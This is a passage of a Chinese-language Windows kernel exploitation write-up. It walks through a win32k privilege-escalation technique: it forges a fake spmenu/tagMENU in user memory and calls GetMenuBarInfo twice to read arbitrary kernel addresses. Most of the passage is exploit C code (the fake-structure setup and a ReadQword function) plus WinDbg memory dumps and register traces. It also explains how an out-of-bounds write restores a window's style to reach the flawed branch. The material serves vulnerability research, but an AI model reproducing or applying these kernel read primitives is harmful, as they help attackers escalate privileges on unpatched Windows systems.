
```
_mem_zeroinit_200h = LocalAlloc(LMEM_ZEROINIT, 0x200);// fakeRect
_mem_zeroinit_30h = LocalAlloc(LMEM_ZEROINIT, 0x30);//offset28Memory
_mem_zeroinit_4 = LocalAlloc(LMEM_ZEROINIT, 4);//spMenu
_mem_zeroinit_A0h = LocalAlloc(LMEM_ZEROINIT, 0xA0);//fakespmenu
mem_zeroinit_8 = LocalAlloc(LMEM_ZEROINIT, 8);


_mem_zeroinit_8 = mem_zeroinit_8;

*(DWORD*)((char*)_mem_zeroinit_30h + 0x2C) = 16;

*(ULONG_PTR*)_mem_zeroinit_200h = 0x88888888;
*(ULONG_PTR*)((char*)_mem_zeroinit_200h + 0x28) = (ULONG_PTR)_mem_zeroinit_30h;

*(DWORD*)((char*)_mem_zeroinit_200h + 0x40) = 1;
*(DWORD*)((char*)_mem_zeroinit_200h + 0x44) = 1;
*(ULONG_PTR*)((char*)_mem_zeroinit_200h + 0x58) = (ULONG_PTR)mem_zeroinit_8;


*(ULONG_PTR*)((char*)_mem_zeroinit_4 + 8) = 0x10;

result = 1;
*(ULONG_PTR*)_mem_zeroinit_4 = (ULONG_PTR)_mem_zeroinit_200h;
*(ULONG_PTR*)((char*)_mem_zeroinit_A0h + 0x98) = (ULONG_PTR)_mem_zeroinit_4;
_tagMenuBarInfo.cbSize = 0x30;
```



```
@$scopeip
00007ff7`1ea52060 488b4c2478       mov     rcx,qword ptr [rsp+78h]
00007ff7`1ea52065 4833cc           xor     rcx,rsp
00007ff7`1ea52068 e893400000       call    ConsoleApplication13+0x6100 (00007ff7`1ea56100)
```

```
0:000> dc 000002804f9076a0 L40
00000280`4f9076a0  00000000 00000000 00000000 00000000  ................
00000280`4f9076b0  00000000 00000000 00000000 00000000  ................
00000280`4f9076c0  00000000 00000000 00000000 00000000  ................
00000280`4f9076d0  00000000 00000000 00000000 00000000  ................
00000280`4f9076e0  00000000 00000000 00000000 00000000  ................
00000280`4f9076f0  00000000 00000000 00000000 00000000  ................
00000280`4f907700  00000000 00000000 00000000 00000000  ................
00000280`4f907710  00000000 00000000 00000000 00000000  ................
00000280`4f907720  00000000 00000000 00000000 00000000  ................
00000280`4f907730  00000000 00000000 4f8fa880 00000280  ...........O....
00000280`4f907740  abababab abababab abababab abababab  ................
00000280`4f907750  00000000 00000000 00000000 00000000  ................
00000280`4f907760  00000000 00000000 f7917b46 00008b95  ........F{......
00000280`4f907770  4f8f0150 00000280 4f8fba00 00000280  P..O.......O....
00000280`4f907780  feeefeee feeefeee feeefeee feeefeee  ................
00000280`4f907790  feeefeee feeefeee feeefeee feeefeee  ................
0:000> dc 000002804f8fa880
00000280`4f8fa880  4f907470 00000280 00000010 00000000  pt.O............
00000280`4f8fa890  abababab 00000000 00000000 00000000  ................
00000280`4f8fa8a0  00000000 00000000 00000000 00000000  ................
00000280`4f8fa8b0  00000000 00000000 77927bc5 30008b9c  .........{.w...0
00000280`4f8fa8c0  4f8fa8c0 00000280 4f8fab70 00000280  ...O....p..O....
00000280`4f8fa8d0  4f901a00 00000280 4f8f3120 00000280  ...O.... 1.O....
00000280`4f8fa8e0  abababab abababab abababab abababab  ................
00000280`4f8fa8f0  00000000 00000000 00000000 00000000  ................
0:000> dc 000002804f907470
00000280`4f907470  88888888 00000000 00000000 00000000  ................
00000280`4f907480  00000000 00000000 00000000 00000000  ................
00000280`4f907490  00000000 00000000 4f8fa9b0 00000280  ...........O....
00000280`4f9074a0  00000000 00000000 00000000 00000000  ................
00000280`4f9074b0  00000001 00000001 00000000 00000000  ................
00000280`4f9074c0  00000000 00000000 4f8f8320 00000280  ........ ..O....
00000280`4f9074d0  00000000 00000000 00000000 00000000  ................
00000280`4f9074e0  00000000 00000000 00000000 00000000  ................
0:000> dc 000002804f8fa9b0
00000280`4f8fa9b0  00000000 00000000 00000000 00000000  ................
00000280`4f8fa9c0  00000000 00000000 00000000 00000000  ................
00000280`4f8fa9d0  00000000 00000000 00000000 00000010  ................
00000280`4f8fa9e0  abababab abababab abababab abababab  ................
00000280`4f8fa9f0  00000000 00000000 00000000 00000000  ................
00000280`4f8faa00  00000000 00000000 00000000 00000000  ................
00000280`4f8faa10  00000040 00000000 67927bd5 30008b9f  @........{.g...0
00000280`4f8faa20  4f8f8070 00000280 4f8f38a0 00000280  p..O.....8.O....
0:000> dc 000002804f8f8320
00000280`4f8f8320  00000000 00000000 abababab abababab  ................
00000280`4f8f8330  abababab abababab 00000000 00000000  ................
00000280`4f8f8340  00000000 00000000 00000000 00000000  ................
00000280`4f8f8350  00000000 00000000 72917bc3 00008b9c  .........{.r....
0:000>
```



tagMENU spmenu
0x98
MEM_4_addr
MEM_4
MEM_200_addr
MEM_200
0x00
0x28
MEM_30_addr
0x40
1
0x44
1
0x58
MEM_8_addr
MEM_30
0
MEM-8
MEM_200h_addr\
KernelAddr
KernelAddr
targetValue
MEM_200h
0 4 8 c
10 14 18 1c
20 24 28 2c
30 34 38 3c
… …
1F0 1F4 1F8 1FC



```
LONG_PTR ReadQword(LONG_PTR a1)
{
    LONG_PTR KernelAddress = a1;
    LONG v12 = 0;
    PVOID v2 = NULL;
    int error = 0;
    if (_Is_rcBar_left_has_value)
    {
        v12 = (unsigned int)_tagMenuBarInfo_rcBar_left;//0x40
    }
    else
    {
        v2 = LocalAlloc(0x40, 0x200);

        _mem_zeroinit_new200h = v2;

        for (int i = 0; i < 0x200 / 4; i++)
        {
            *(DWORD*)v2 = i * 4;
            v2 = (char*)v2 + 4;
        }

        *(ULONG_PTR*)_mem_zeroinit_8 = (ULONG_PTR)v2 - 0x200;
        GetMenuBarInfo(__hWnd1, -3, 1, &_tagMenuBarInfo);// GetMenuBarInfo 与窗口关联的菜单栏 first item
        error = GetLastError();
        v12 = _tagMenuBarInfo.rcBar.left;// 窗口菜单栏左上角的x坐标。
        _tagMenuBarInfo_rcBar_left = _tagMenuBarInfo.rcBar.left;
        _Is_rcBar_left_has_value = TRUE;
    }
    *(ULONG_PTR*)_mem_zeroinit_8 = KernelAddress - v12;
    GetMenuBarInfo(__hWnd1, -3, 1, &_tagMenuBarInfo);
    error = GetLastError();

    ULONG left = _tagMenuBarInfo.rcBar.left;

    return (ULONG_PTR(_tagMenuBarInfo.rcBar.top) << 32) + left;
}
```

借助窗口1的fakespmenu，配合GetMenuBarInfo实现任意地址读取，这里首先第一次调用GetMenuBarInfo以获取对应var_OffsetrcBarleft偏移，之后第二次调用GetMenuBarInfo才是用于读取对应地址的数据

GetMenuBarInfo的函数原型如下所示



GetMenuBarInfo function (winuser.h)

12/05/2018 • 2 minutes to read


Retrieves information about the specified menu bar.

Syntax

C++

```cpp
BOOL GetMenuBarInfo(
  HWND         hwnd,
  LONG         idObject,
  LONG         idItem,
  PMENUBARINFO pmbi
);
```

具体参数如下所示，这里漏洞利用时idObject为0xFFFFFFFD，对应的item为1，最终结果则通过第四个参数返回



Type: **HWND**

A handle to the window (menu bar) whose information is to be retrieved.

`idObject`

Type: **LONG**

The menu object. This parameter can be one of the following values.

Value	Meaning
OBJID_CLIENT ((LONG)0xFFFFFFFC)	The popup menu associated with the window.
OBJID_MENU ((LONG)0xFFFFFFFD)	The menu bar associated with the window (see the GetMenu function).
OBJID_SYSMENU ((LONG)0xFFFFFFFF)	The system menu associated with the window (see the GetSystemMenu function).

`idItem`

Type: **LONG**


The item for which to retrieve information. If this parameter is zero, the function retrieves information about the menu itself. If this parameter is 1, the function retrieves information about the first item on the menu, and so on.

`pmbi`

Type: **PMENUBARINFO**

A pointer to a MENUBARINFO structure that receives the information. Note that you must set the **cbSize** member to `sizeof(MENUBARINFO)` before calling this function.

第四个参数为MENUBARINFO，如下所示



Syntax

C++

```
typedef struct tagMENUBARINFO {
  DWORD cbSize;
  RECT  rcBar;
  HMENU hMenu;
  HWND  hwndMenu;
  BOOL  fBarFocused : 1;
  BOOL  fFocused : 1;
  BOOL  fUnused : 30;
} MENUBARINFO, *PMENUBARINFO, *LPMENUBARINFO;
```

其中的rcBar为一个矩形结构

句法

```C++
typedef struct tagRECT {
  LONG left;
  LONG top;
  LONG right;
  LONG bottom;
} RECT, *PRECT, *NPRECT, *LPRECT;
```

这里通过idObject为0xFFFFFFFD可以看到在内核中对应函数为xxxGetMenuBarInfo，其核心为-3这个逻辑代码块。


该逻辑实际上是通过窗口内核对象处获取对应的spmenu，这里窗口1对应的spmenu指向了我们恶意构造的fakespmenu，并将该段内存映射到内核，之后通过var_OffsetrcBarleft字段中的数据和窗口内核对象的pwnd指定偏移0x58/0x5c处的数据做计算，并将结果返回对应的pmbi.rcBar这个rect矩形结构，而这个过程中由于fakespmenu中的数值是攻击者完全可控的，而pwnd指定偏移0x58/0x5c默认为0，这就导致通过这个操作可以进行任意地址读取操作，这里需要注意的是实际上dwstelye=WS_CHILD，才能设置对应的spmenu，而设置了spmenu，dwstelye=WS_CHILD的窗口正常情况下并不会进入到以下的代码分支，但是因为利用中在设置了窗口1的spmenu之后，又通过窗口0的越界写恢复了窗口1的dwStely，从而可以进入以下的错误代码分支，如下所示依次计算rect的四个坐标

读取函数中会尝试两次调用GetMenuBarInfo

第一次调用GetMenuBarInfo以获取计算时var_OffsetrcBarleft的偏移。

```
        v2 = LocalAlloc(0x40, 0x200);

        _mem_zeroinit_new200h = v2;

        for (int i=0;i<0x200/4;i++)
        {
            *(DWORD*)v2 = i * 4;
            v2 = (char*)v2 + 4;
        }

        *(ULONG_PTR*)_mem_zeroinit_8 = (ULONG_PTR)v2-0x200;  //var_OffsetrcBarleft地址
        GetMenuBarInfo(__hWnd1, -3, 1, &_tagMenuBarInfo);
        error = GetLastError();
        v12 = _tagMenuBarInfo.rcBar.left;// 窗口菜单栏左上角的x坐标。
        _tagMenuBarInfo_rcBar_left = _tagMenuBarInfo.rcBar.left;
```


首先第一次读取如下所示，此时传入的pmbi如下所示



```
GetMenuBarInfo1
rax=000002804f8f8320 rbx=ffffff0680825050 rcx=0000000000050390
rdx=00000000fffffffd rsi=ffffff0680825000 rdi=0000000000000000
rip=00007ff71ea51c92 rsp=000000a649eff2b0 rbp=0000000000000000
 r8=0000000000000001  r9=00007ff71eaa86e8 r10=0000000000000000
r11=000000a649eff220 r12=0000000000000000 r13=4cc0000008000100
r14=000002804f8f8600 r15=0000000000000000
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
ConsoleApplication13+0x1c92:
00007ff7`1ea51c92 ff15f8e50300    call    qword ptr [ConsoleApplication13+0x40290 (00007ff7`1ea90290)] ds:00007ff7`1ea90290={USER32!NtUserGetMenuBarInfo (00007fff`1c542680)}
0:000> dc 00007ff71eaa86e8
00007ff7`1eaa86e8  00000030 00000000 00000000 00000000  0...............
00007ff7`1eaa86f8  00000000 00000000 00000000 00000000  ................
00007ff7`1eaa8708  00000000 00000000 00000000 00000000  ................
00007ff7`1eaa8718  00000001 0005c740 0007013a 00000000  ....@...:.......
00007ff7`1eaa8728  4f90bf70 00000280 00039f90 00024ca0  p..O.........L..
00007ff7`1eaa8738  4fdb9f90 00000280 00050390 00000000  ...O............
00007ff7`1eaa8748  0005043a 00000000 00000000 00000000  :...............
00007ff7`1eaa8758  00000058 00000028 00000044 00000040  X...(...D...@...
```

30是第一个cbSize，后面接着的是rcet结构，按顺序是left、top、right、bottom

xxxGetMenuBarInfo中进入-3的代码逻辑，这里会首先判断对应dwStely，如果之前不将窗口0的dwStely恢复（回复前为4c），则不会进入之后的代码逻辑，之后获取fakespmenu对象，通过该fakespmenu，调用SmartObjStackRefBase::operator将其映射到内核中。如下所示可以看到对应的返回的fffffe0dd36df9e0指向了var_pmenu,之后就是后续构造的var_fakerect。

